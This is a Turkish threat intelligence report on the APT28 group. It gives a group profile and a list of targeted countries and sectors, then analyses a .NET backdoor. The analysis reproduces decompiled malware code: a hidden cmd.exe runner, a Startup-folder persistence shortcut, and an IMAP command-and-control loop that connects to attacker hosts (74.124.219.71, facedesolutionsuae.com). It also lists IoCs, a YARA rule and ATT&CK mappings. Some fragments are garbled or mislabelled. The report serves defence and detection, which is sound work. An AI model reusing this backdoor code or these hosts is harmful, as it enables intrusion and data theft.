

ECHO

CYBER THREAT INTELLIGENCE



2024

APT-28

ANALIZ RAPORU

İçerik

Yönetici Özeti	2
APT-28 Grup Profili	3
Hedef ülke ve sektörler	4
Teknik Analiz.....	6
APT-28 backdoor analizi.....	6
Kurallar.....	17
YARA Kuralı.....	17
MITRE ATT&CK Tablosu	18

Yönetici Özeti

Bu rapor, 2004 yılından bu yana faaliyet gösteren ve Rus Silahlı Kuvvetleri Genelkurmay Başkanlığı'na (GRU) çalışan APT 28 siber casusluk ve saldırı grubunun detaylı bir analizini sunmaktadır. APT 28'in saldırı hedef alanı Rusya'nın çıkarları doğrultusunda değişim göstermektedir.

Bu rapor, APT 28 siber saldırı grubunun kullandığı çeşitli saldırı tekniklerini, saldırı alanını ve geçmişte yaptığı saldırıların hedeflerini incelemektedir. APT 28 Rus hükümetinin çıkarlarına hizmet edecek sektörlere ve çeşitli ülkelerde aktif bir şekilde faaliyet göstermektedir.

APT 28 kullandığı çeşitli tekniklerle hedefin kimlik bilgileri başta olmak üzere hedef sistemde kalıcılığı hedefleyen bir siber saldırı grubudur. Bu raporda kullandığı tekniklere ve tekniklerin işlevlerine yer verilmiştir.

Sonuç olarak, APT 28 değişen saldırı alanı ve saldırı stratejileri ile hem hedef topluma hem de hedef ülkelere ciddi bir tehdit oluşturmaktadır. Bu raporun amacı APT 28'in faaliyetlerini, amacını ve geliştirdiği .NET ile geliştirilmiş olan zararlı yazılımın yapısını inceleyerek nasıl önlemler alınması gerektiği hakkında tedbir alma amacıyla oluşturulmuştur.

APT 28 Grup Profili


APT 28, Rus Silahlı Kuvvetleri'nin (GRU) desteklediği devlete bağlı olan bir siber casusluk grubu olarak APT 28, APT-C-20, ATK5, Blue Athena, Fancy BEAR, FROZENLAKE, Fighting Ursa, Forest Blizzard, G0007, Grey-Cloud, Grizzly Steppe, Group 74, Group-4127, IRON TWILIGHT, ITG05, Pawn Storm , SIG40, SNAKEMACKEREL, STRONTIUM, Sednit Gang, Sofacy, Swallowtail, T-APT-12, TA422, TG-4127, Tsar Team, TsarTeam, UAC-0028 gibi takma adlara sahiptir.

APT 28 genellikle Orta doğu, BAE, Suriye, Kuzey Amerika ve Ukrayna'da faaliyet göstermekte ve askeri, bankacılık, sağlık, savunma, medya ve diğer endüstrilerde faaliyet gösteren kuruluşları hedef almaktadır.

APT 28, hedeflerine ulaşmak için çeşitli saldırı teknikleri kullanır. Öncelikle, hedefe özel kimlik avı saldırıları gerçekleştirir; sahte e-posta ve web siteleri aracılığıyla kurbanların güvenini kazanarak gizli bilgilerini ele geçirir. Ayrıca, sıfır gün açıklarından yararlanarak güvenlik zaafiyetlerini hedef alır ve hedef sistemlere sızar. Özel kötü amaçlı yazılımlar ve watering hole saldırıları kullanarak bilgisayar ve ağlara zarar verir; bu saldırılar aracılığıyla bilgi çalar ve sistemleri etkisiz hale getirir. Jeopolitik hedefleme stratejisiyle, siyasi ve askeri kuruluşları hedef alır ve çıkarları doğrultusunda aksiyonlar alır. Sanal özel sunucuları kullanarak izlerini gizler ve kalıcılık mekanizmaları oluşturarak uzun vadeli saldırılar gerçekleştirir. Son olarak, alan adı kaydı ve altyapısıyla sahte domainler oluşturarak, hedefleri yanıltır ve saldırılarını daha etkili hale getirir. Bu çeşitli tekniklerle APT 28, geniş bir endüstri yelpazesinde etkinlik gösterir ve sürekli olarak saldırı stratejilerini geliştirir.

APT 28'in faaliyetleri, genellikle sofistike ve karmaşık saldırılarla bilinir. Grup, geniş bir endüstri yelpazesinde faaliyet göstererek, sürekli olarak saldırı tekniklerini ve stratejilerini geliştirir. Siber casusluk faaliyetleri, hedeflenen kuruluşlar üzerinde ciddi etkilere yol açar ve uluslararası çapta dikkat çeker. Grubun etkinlikleri, siber güvenlik topluluğu ve uluslararası ilişkiler açısından önemlidir, çünkü stratejik konumlarına bağlı olarak ciddi tehlikeler oluşturur.

Hedeflenen Ülke ve Sektörler



APT 28, saldırılarında genellikle Orta doğu, BAE, Suriye, Kuzey Amerika ve Avrupa'daki çeşitli ülkeleri hedef almaktadır. İşte APT 28'in hedef aldığı bazı ülkeler:

- 1.Amerika Birleşik Devletleri (ABD)
- 2.Kanada
- 3.Almanya
- 4.Fransa
- 5.Birleşik Krallık (İngiltere)
- 6.Belçika
- 7.Hollanda
- 8.Norveç
- 9.Türkiye
- 10.İsrail
- 11.Suudi Arabistan
- 12.Birleşik Arap Emirlikleri (BAE)
- 13.Suriye
- 14.Ukrayna

APT 28, çeşitli sektörlerde faaliyet gösteren kuruluşları hedef almaktadır. İşte APT 28'in hedef aldığı bazı sektörler:

Hükümetler ve Askeri Kuruluşlar: APT 28, hükümetlerin ve askeri kuruluşların ağlarına sızarak hassas bilgilere erişmeyi hedefler. Bu bilgiler stratejik öneme sahip askeri planlar, diplomatik yazışmalar veya iç politika belgelerini elde etmeyi amaçlar.

Havacılık: Havacılık sektörü, stratejik öneme sahip teknoloji ve bilgilere sahiptir. APT 28, havacılık şirketlerinin ağlarına sızarak uçak tasarımı, motor teknolojileri veya havacılık güvenliği gibi bilgilere erişmeyi amaçlar.

Medya Firmaları ve Gazeteciler: APT 28, medya firmalarının ve gazetecilerin ağlarına sızarak haber kaynaklarını veya hassas bilgileri ele geçirmeye çalışır. Bu, haber manipülasyonu veya bilgi sansürü gibi amaçlarla gerçekleştirilmektedir.

Araştırma Şirketleri: Araştırma şirketleri, yenilikçi fikirler, ticari sırlar ve patentler gibi değerli bilgilere sahiptir. APT 28, bu tür şirketlerin ağlarına sızarak bilgi hırsızlığı yapabilir veya rekabet avantajı elde etmek için bu bilgileri kullanmaktadır.

Enerji: Enerji sektörü, stratejik öneme sahip altyapıları kontrol eder. APT 28, enerji şirketlerinin ağlarına sızarak enerji tesislerinin işleyişini bozar, elektrik kesintilerine neden olur veya stratejik bilgilere erişmektedir.

Politikacılar: Politikacılar, APT 28'in hedeflerinden biridir çünkü onların iletişimleri, politik stratejiler ve kişisel bilgileri değerli olmaktadır. Bu bilgiler, manipülasyon veya şantaj amaçlarıyla kullanılmaktadır.

Telekomünikasyon ve BT: Telekomünikasyon altyapısı, iletişim ve veri transferi için kritik bir rol oynar. APT 28, telekomünikasyon ve BT şirketlerinin ağlarına sızarak kullanıcı verilerini çalmaktadır, iletişimi engeller veya casusluk yapmaktadır.

Teknik Analiz

APT-28 Backdoor Analizi

MD5	5DB75E816B4CEF5CC457F0C9E3FC4100
SHA256	2A1461189052A014D345444557611AF0C9D3FE34
Dosya Tipi	PE64- EXE

.NET ile geliştirilen bir uygulama olduğu tespit edilmiştir.

Zararlı yazılımın çalıştırıldığı işletim sisteminin kültürel özelliklerinin taramasını yaptığı tespit edilmiş. Zararlı yazılım sistemin kültürel özellikleri dil, bölge, saat ayarları yapılandırmasına göre kendini Türkçe dili ile konfigüre etmekte ve sistemin saat ayarını değiştirmektedir.

Yer ve dil bilgilerinin toplanması

Zararlı yazılım sistemde dosya araması gerçekleştirirken Base64 karakter kodlamasını kullanarak aranılan dosya adını kodlayarak antivirüs taramasından kaçmayı hedeflemektedir.

```
// Token: 0x06000006 RID: 6 RVA: 0x00002218 File Offset: 0x00000418
public static byte[] Base64Decode(string base64EncodedData)
{
    string text = base64EncodedData.Trim().Replace(" ", "+");
    if (text.Length % 4 > 0)
    {
        text = text.PadRight(text.Length + 4 - text.Length % 4, '=');
    }
    return Convert.FromBase64String(text);
}

// Token: 0x06000007 RID: 7 RVA: 0x00002266 File Offset: 0x00000466
public static string Base64Encode(string plainText)
{
    return Convert.ToBase64String(Encoding.UTF8.GetBytes(plainText));
}
```

Base64 Decode

Aşağıda zararlı yazılımın ana fonksiyonunda sistemde çalışan process id bilgisini almakta ve bu process değerini run fonksiyonuna yollayarak process işlemini sonlandırmaktadır. Ayrıca _tmp.exe adının geçtiği yerlerde sistemde zaman, konum değişimi gibi işlemler yürütmektedir.

```
// Token: 0x06000011 RID: 17 RVA: 0x00002AA4 File Offset: 0x00000CA4
private static void Main(string[] args)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string location = Assembly.GetEntryAssembly().Location;
    int id = Process.GetCurrentProcess().Id;
    foreach (Process process in Process.GetProcessesByName(AppDomain.CurrentDomain.FriendlyName))
    {
        if (process.Id != id)
        {
            Program.run("taskkill /F /PID " + process.Id.ToString());
        }
    }
    if (location.Contains("_tmp.exe"))
    {
        File.Delete(location.Replace("_tmp", ""));
        File.Copy(location, location.Replace("_tmp", ""));
        Process.Start(location.Replace("_tmp", ""));
        Environment.Exit(0);
    }
    else
    {
        try
        {
            File.Delete(location.Replace(".exe", "_tmp.exe"));
        }
        catch
        {
        }
    }
}
```

Process id değerinin alınması ve _tmp dosyası üzerinde yürütülen işlemler

Saldırganın sunucuya bağlanırken kullandığı kullanıcı adı, kullanıcı şifresi, sunucu adresi değerleri tespit edilmiştir.

[illegible]

İlgili sunucuya ait olan kimlik bilgileri tepit edilmiştir.

Zararlı yazılımda tespit edilen bilgiler ile sunucuya yukarıdaki "fcreds" bulgusu ile ilk giriş denemesi, "screds" ile ikinci giriş denemesi yapılmaktadır.

```

131
132 // Token: 0x06000009 RID: 9 RVA: 0x000022FC File Offset: 0x000004FC
133 private static void Login(string login, string password)
134 {
135     byte[] buffer = new byte[512];
136     byte[] bytes = Encoding.ASCII.GetBytes(string.Concat(new string[]
137     {
138         "$ LOGIN ",
139         login,
140         " ",
141         password,
142         "\r\n"
143     }));
144     Program.ssl.Write(bytes, 0, bytes.Length);
145     Program.ssl.Read(buffer, 0, 512);
146 }
147
%

```

Değer
login
password

Sunucuya ait kimlik bilgileri ile giriş işlemi yapmaktadır.

Zararlı yazılım ilk olarak fcreds olarak tanımlanan değişikende bulunan ip adres değerine bağlantı isteği yollamaktadır. Bağlantının başarısız olması halinde yukarıda tespit edilen screds değişkenini kullanarak ikinci bağlantı denemesini yaptığı ve facedesolutionsuae.com domain adresine istek yolladığı gözlemlenmiştir.

```

110 // Token: 0x06000008 RID: 8 RVA: 0x00002278 File Offset: 0x00000478
111 private static void connect(string server, int port)
112 {
113     byte[] buffer = new byte[2048];
114     try
115     {
116         Program.tcp = new TcpClient(server, port)
117         {
118             ReceiveBufferSize = 262144
119         };
120         Program.tcp.Client.ReceiveBufferSize = 262144;
121         Program.tcp.NoDelay = true;
122         Program.ssl = Program.tcp.GetStream();
123     }
124     catch
125     {
126         return;
127     }
128     Program.ssl.Read(buffer, 0, 2048);
129 }
130 // Token: 0x06000009 RID: 9 RVA: 0x000022FC File Offset: 0x000004FC
131
132

```


Yereller	Değer
server	"74.124.219.71"

İlk bağlantı isteğinin yapıldığı ip adres değeri

Zararlı yazılım Startup yani sistem açılırken açılan uygulamaların bulunduğu konuma Microsoft Edge browser yükleyip url değerine zararlı yazılımın sistemde bulunduğu konumu verdiği ve zararlı yazılımın sistem başladığında çalışmasını sağlamayı hedeflediği tespit edilmiştir.

İsim	Değer	Tip
Microsoft.Win32.Native.SI_GetFolderPath döndüğü	0x00000000	int
folder	Startup	System.Environment.SpecialFolder
option	None	System.Environment.SpecialFolder...
suppressSecurityChecks	false	bool
stringBuilder	AppData(Roaming)(Microsoft)(Windows)(Start Menu)(Programs)(Startup)	System.Text.StringBuilder
num	0x00000000	int
text	null	string

Sistem başladığında kullanılan uygulamaların olduğu konum



Zararlı yazılımın bilgisayarda bulunduğu konum URL olarak EdgeContext'e tanımlanmıştır

Process olarak cmd.exe başlatılmıştır. Daha sonrasında 'dir' komutunu çalıştırarak dizinde bulunan belgelerin ve dosyaların hedef alındığı tespit edilmiştir.

```
// Token: 0x0600000E RID: 14 RVA: 0x000274C File Offset: 0x000094C
private static string run(string ccc)
{
    string result;
    try
    {
        Process process = new Process();
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.RedirectStandardInput = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.StandardOutputEncoding = Encoding.UTF8;
        process.Start();
        process.StandardInput.WriteLine(ccc);
        process.StandardInput.Flush();
        process.StandardInput.Close();
        process.WaitForExit(3000);
        result = process.StandardOutput.ReadToEnd();
    }
    catch (Exception ex)
    {
        result = ccc + " " + ex.Message;
    }
    return result;
}
```

cmd.exe processinin başlatılması

echoctj.com

Run fonksiyonunda bulunan Start() fonksiyonu StartWithShellExecuteEx fonksiyonuna yönlendirme yapmaktadır.

```
public bool Start()
{
    this.Close();
    ProcessStartInfo processStartInfo = this.StartInfo;
    if (processStartInfo.FileName.Length == 0)
    {
        throw new InvalidOperationException(SR.GetString("FileNameMissing"));
    }
    if (processStartInfo.UseShellExecute)
    {
        return this.StartWithShellExecuteEx(processStartInfo);
    }
    return this.StartWithCreateProcess(processStartInfo);
}
```

Start fonksiyonunda process işlemlerinin kontrolünün sağlanması


StartWithShellExecuteEx fonksiyonu process işleminin başarılı çalışıp çalışmadığını döndermektedir.

```
private bool StartWithShellExecuteEx(ProcessStartInfo startInfo)
{
    if (this.disposed)
    {
        throw new ObjectDisposedException(base.GetType().Name);
    }
    if (!string.IsNullOrEmpty(startInfo.UserName) || startInfo.Password != null)
    {
        throw new InvalidOperationException(SR.GetString("CantStartAsUser"));
    }
    if (startInfo.RedirectStandardInput || startInfo.RedirectStandardOutput || startInfo.RedirectStandardError)
    {
        throw new InvalidOperationException(SR.GetString("CantRedirectStreams"));
    }
    if (startInfo.StandardErrorEncoding != null)
    {
        throw new InvalidOperationException(SR.GetString("StandardErrorEncodingNotAllowed"));
    }
    if (startInfo.StandardOutputEncoding != null)
    {
        throw new InvalidOperationException(SR.GetString("StandardOutputEncodingNotAllowed"));
    }
    if (startInfo.environmentVariables != null)
    {
        throw new InvalidOperationException(SR.GetString("CantUseEnvVars"));
    }
    NativeMethods.ShellExecuteInfo shellExecuteInfo = new NativeMethods.ShellExecuteInfo();
    shellExecuteInfo.fMask = 64;
    if (startInfo.ErrorDialog)
    {
        shellExecuteInfo.hwnd = startInfo.ErrorDialogParentHandle;
    }
    else
    {

```

Process işleminin gereksinimlerinin kontrolü

Sistemde zararlı yazılıma ait değişkenlerin path değerleri tespit edildi.



Sistemde kullanılan bazı dosya yolları ve programlama dillerine ilişkin dosya yolları

this	Count = 0x00000026
▶ ["ProgramW6432"]	@ "C:\Program Files"
▶ ["Path"]	@ "C:\Program Files\Common Files\Oracle\Java\javapath\C:\Program Fil...
▶ ["PROCESSOR_IDENTIFIER"]	"Intel64 Family 6 Model 183 Stepping 1, GenuineIntel"
▶ ["TEMP"]	@ "C:\Users\ [REDACTED] \AppData\Local\Temp"
▶ ["windows_tracing_logfile"]	@ "C:\BVTBin\Tests\installpackage\csilogfile.log"
▶ ["COMPlus_ZapDisable"]	"1"
▶ ["LOGONSERVER"]	@ "\\WIN-L1KDN79P80"
▶ ["_NO_DEBUG_HEAP"]	"1"

Toplanan sistem bilgileri

Isim	Değer
["PROCESSOR_ARCHITECTURE"]	"AMD64"
["LOCALAPPDATA"]	@\C:\Users\\AppData\Local
["PUBLIC"]	@\C:\Users\Public
["windir"]	@\C:\Windows
["COMPUTERNAME"]	"WIN-L1KDN79P80"
["ProgramData"]	@\C:\ProgramData
["USERPROFILE"]	@\C:\Users\
["TMP"]	@\C:\Users\\AppData\Local\Temp
["FIP_NO_HOST_CHECK"]	"No"
["PROCESSOR_LEVEL"]	"6"
["APPDATA"]	@\C:\Users\\AppData\Roaming
["USERDOMAIN"]	"WIN-L1KDN79P80"
["ProgramFiles"]	@\C:\Program Files
["ALLUSERSPROFILE"]	@\C:\ProgramData
["SystemRoot"]	@\C:\Windows
["PATHEXT"]	".COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"
["ComSpec"]	@\C:\Windows\system32\cmd.exe
["HOMEPATH"]	@\Users\
["NUMBER_OF_PROCESSORS"]	"2"
["CommonProgramFiles"]	@\C:\Program Files\Common Files
["SystemDrive"]	"C:"
["USERNAME"]	"\C:\Users\
["CommonProgramW6432"]	@\C:\Program Files\Common Files
["HOMEDRIVE"]	"C:"
["OS"]	"Windows_NT"
["PSModulePath"]	@\C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
["CommonProgramFiles(x86)"]	@\C:\Program Files (x86)\Common Files
["PROCESSOR_REVISION"]	"b701"
["windres_tracing_logfile"]	"3"

Toplanan sistem bilgileri

Zararlı yazılımın enfekte bilgisayardan sunucuya dosya yollamak için geliştirdiği fonksiyon aşağıdaki gibidir.

```
// Token: 0x0600202C RID: 8236 RVA: 0x00096360 File Offset: 0x00094560
public void SendFile(string fileName, byte[] preBuffer, byte[] postBuffer, TransmitFileOptions flags)
{
    if (Socket.s_LoggingEnabled)
    {
        Logging.Enter(Logging.Sockets, this, "SendFile", "");
    }
    if (this.CleanedUp)
    {
        throw new ObjectDisposedException(base.GetType().FullName);
    }
    if (!this.Connected)
    {
        throw new NotSupportedException(SR.GetString("net_notconnected"));
    }
    this.ValidateBlockingMode();
    TransmitFileOverlappedAsyncResult transmitFileOverlappedAsyncResult = new TransmitFileOverlappedAsyncResult(this);
    FileStream fileStream = null;
    if (fileName != null && fileName.Length > 0)
    {
        fileStream = new FileStream(fileName, FileMode.Open, FileAccess.Read, FileShare.Read);
    }
    SafeHandle safeHandle = null;
```

Sunucuya dosya yollanılması

Zararlı yazılım enfekte sistem bilgileri içinde arama gerçekleştirmektedir.

```

149 private static string[] findText(string text)
150 {
151     byte[] array = new byte[1024];
152     new byte[1024];
153     byte[] bytes = Encoding.ASCII.GetBytes("$ SELECT INBOX.Drafts\r\n");
154     try
155     {
156         Program.ssl.Write(bytes, 0, bytes.Length);
157         Program.ssl.Read(array, 0, 1024);
158         if (Encoding.ASCII.GetString(array).Contains("$ NO"))
159         {
160             throw new InvalidOperationException("no");
161         }
162     }
163     catch
164     {
165         bytes = Encoding.ASCII.GetBytes("$ SELECT Drafts\r\n");
166         Program.ssl.Write(bytes, 0, bytes.Length);
167         Program.ssl.Read(array, 0, 1024);
168         if (Encoding.ASCII.GetString(array).Contains("$ NO"))
169         {
170             throw new InvalidOperationException("no");
171         }
172     }
173 }

```

Değer
text
array
bytes
array2
bytes2
text2

Enfekte system bilgilerinde arama gerçekleştirilmesi

0x00000002	int
[Sistem belirtilen dosyayı bulamıyor.]	System.Text.StringBuilder
...	string

Dosya ararken alınan bazı hata bulguları

Zararlı yazılımın sisteme indirdiği Microsoft Edge arama motoruna url değeri verdikten sonra execute fonksiyonunu çalıştırarak dosyanın tarihini değiştirmeyi hedeflediği tespit edilmiştir.

```

{
    try
    {
        File.Delete(location.Replace(".exe", "_tmp.exe"));
    }
    catch
    {
    }
}
using (StreamWriter streamWriter = new StreamWriter(folderPath + "\\EdgeContext.url"))
{
    string location2 = Assembly.GetExecutingAssembly().Location;
    streamWriter.WriteLine("[InternetShortcut]");
    streamWriter.WriteLine("URL=file:/// + location);
    streamWriter.WriteLine("IconIndex=0");
    location2.Replace('\\', '/');
}
Program.execute(new string[]
{
    "dir"
});
for (;;)
{
    try
    {
        Program.execute(Program.readFile());
    }
    catch
    {
    }
    int num = int.Parse(Program.newtime.Split(new char[]
    {
        ':'
    }))[0].Replace("newtime", "");
    Thread.Sleep(60000 * num);
}

```

Komut değerinin alınması

Zararlı yazılım ilk bağlantı başarılı olunca gelen komutun içinde newtime değeri bulunması durumunda change_time fonksiyonuna yönlendirme yapmaktadır.

```
// Token: 0x06000004 RID: 4 RVA: 0x00002180 File Offset: 0x0000380
private static void execute(string[] commands)
{
    try
    {
        Program.connect(Program.fcreds.Split(new char[]
        {
            '.'
        }))[2], 143);
        Program.Login(Program.fcreds.Split(new char[]
        {
            '.'
        }))[0], Program.fcreds.Split(new char[]
        {
            '.'
        }))[1]);
    }
    catch
    {
        try
        {
            Program.connect(Program.screds.Split(new char[]
            {
                '.'
            }))[2], 143);
            Program.Login(Program.screds.Split(new char[]
            {
                '.'
            }))[0], Program.screds.Split(new char[]
            {
                '.'
            }))[1]);
        }
        catch
        {
            return;
        }
    }
    foreach (string text in commands)
    {
        if (text.Contains("changesecond"))
        {
            Program.change(Program.screds, Program.normal(text.Replace("changesecond", "")));
        }
        else if (text.Contains("newtime"))
        {
            Program.change_time(Program.normal(text));
        }
        else
        {
            string text2 = Program.run(text);
            if (!text2.Contains("echo"))
            {
                Program.create(text2);
            }
        }
    }
}
```

change_time fonksiyonunun çağırılması

Change_time fonksiyonu sistemde yer değiştirilmesi hedeflenen dosyanın zamanını değiştirmektedir.

```
// Token: 0x06000004 RID: 4 RVA: 0x00002180 File Offset: 0x0000380
private static void change_time(string time)
{
    string location = Assembly.GetExecutingAssembly().Location;
    string text = location.Replace(".exe", "_tmp.exe");
    byte[] bytes = Encoding.Unicode.GetBytes(Program.newtime);
    byte[] bytes2 = Encoding.Unicode.GetBytes(time);
    byte[] bytes3 = Program.ReplaceBytes(File.ReadAllBytes(location), bytes, bytes2);
    File.WriteAllBytes(text, bytes3);
    Process.Start(text);
    Environment.Exit(0);
}
```

Change_time fonksiyonunda dosya zamanının değiştirilmesi

IoC's

IP
131.107.255.255
172.64.149.23
173.247.253.130
184.25.191.235
192.168.0.1
192.229.211.108
192.229.221.95
20.69.140.28
20.99.133.109
20.99.184.37
74.124.219.71
205.134.241.75
104.22.49.74

Kurallar

YARA Kuralı

```
rule APT28_virus
{
  meta:
    author = "AYNUR BALCI"
    description = "apt28"
    date = "10.05.2024"
    hash = "5DB75E816B4CEF5CC457F0C9E3FC4100"
  strings:
    $key1 = "$999a93f6-6f07-4fdd-b3c7-533ff1ab1ec6"
    $key2 = "NETFramework,Version=v4.5"
    $user_information1 = {6A 00 72 00 62} //jrb kullanıcı adı değeri
    .....$user_information2 = {71 00 61 00 73 00 69 00 6D} //qasim
    $user_information3 = {62 00 61 00 68 00 6F 00 75 00 68 00 6F 00 6C 00 64 00 69 00 6E 00
67 00 73 00 2E 00 63 00 6F 00 6D} // bahouholdings.com
    $user_information4 = {37 00 34 00 2E 00 31 00 32 00 34 00 2E 00 32 00 31}
// 74.124.219.71
    $user_information5 = {66 00 61 00 63 00 61 00 64 00 65 00 73 00 6F 00 6C 00 75 00 74 00
69 00 6F 00 6E 00 73 00 75 00 61 00 65 00 2E 00 63 00 6F 00 6D} //facedesolutionsuae.com
  condition:
    (any of ($key*)) or (any of ($user_information*))
}
```

MITRE ATT&CK Tablosu

Defense Evasion	Discovery	Command and Control	Persistence	Privilege Escalation	Collection
<u>T1036 Masquerading</u>	<u>T1518 Security Software Discovery</u>	<u>T1573 Encrypted Channel</u>	<u>T1547 Registry Run Keys / Startup Folder</u>	<u>T1055 Process Injection</u>	<u>T1560 Archive Collected Data</u>
<u>T1562 Disable or Modify Tools</u>	<u>T1057 Process Discovery</u>	<u>T1571 NonStandard Port</u>			
<u>T1497 Virtualization/Sandbox Evasion</u>	<u>T1082 System Information Discovery</u>				
<u>T1070 Timestomp</u>					

A red hexagonal grid pattern is overlaid on a dark blue background, covering the entire page. The pattern consists of interconnected hexagons that create a 3D effect of stacked cubes.

ECHO

CYBER THREAT INTELLIGENCE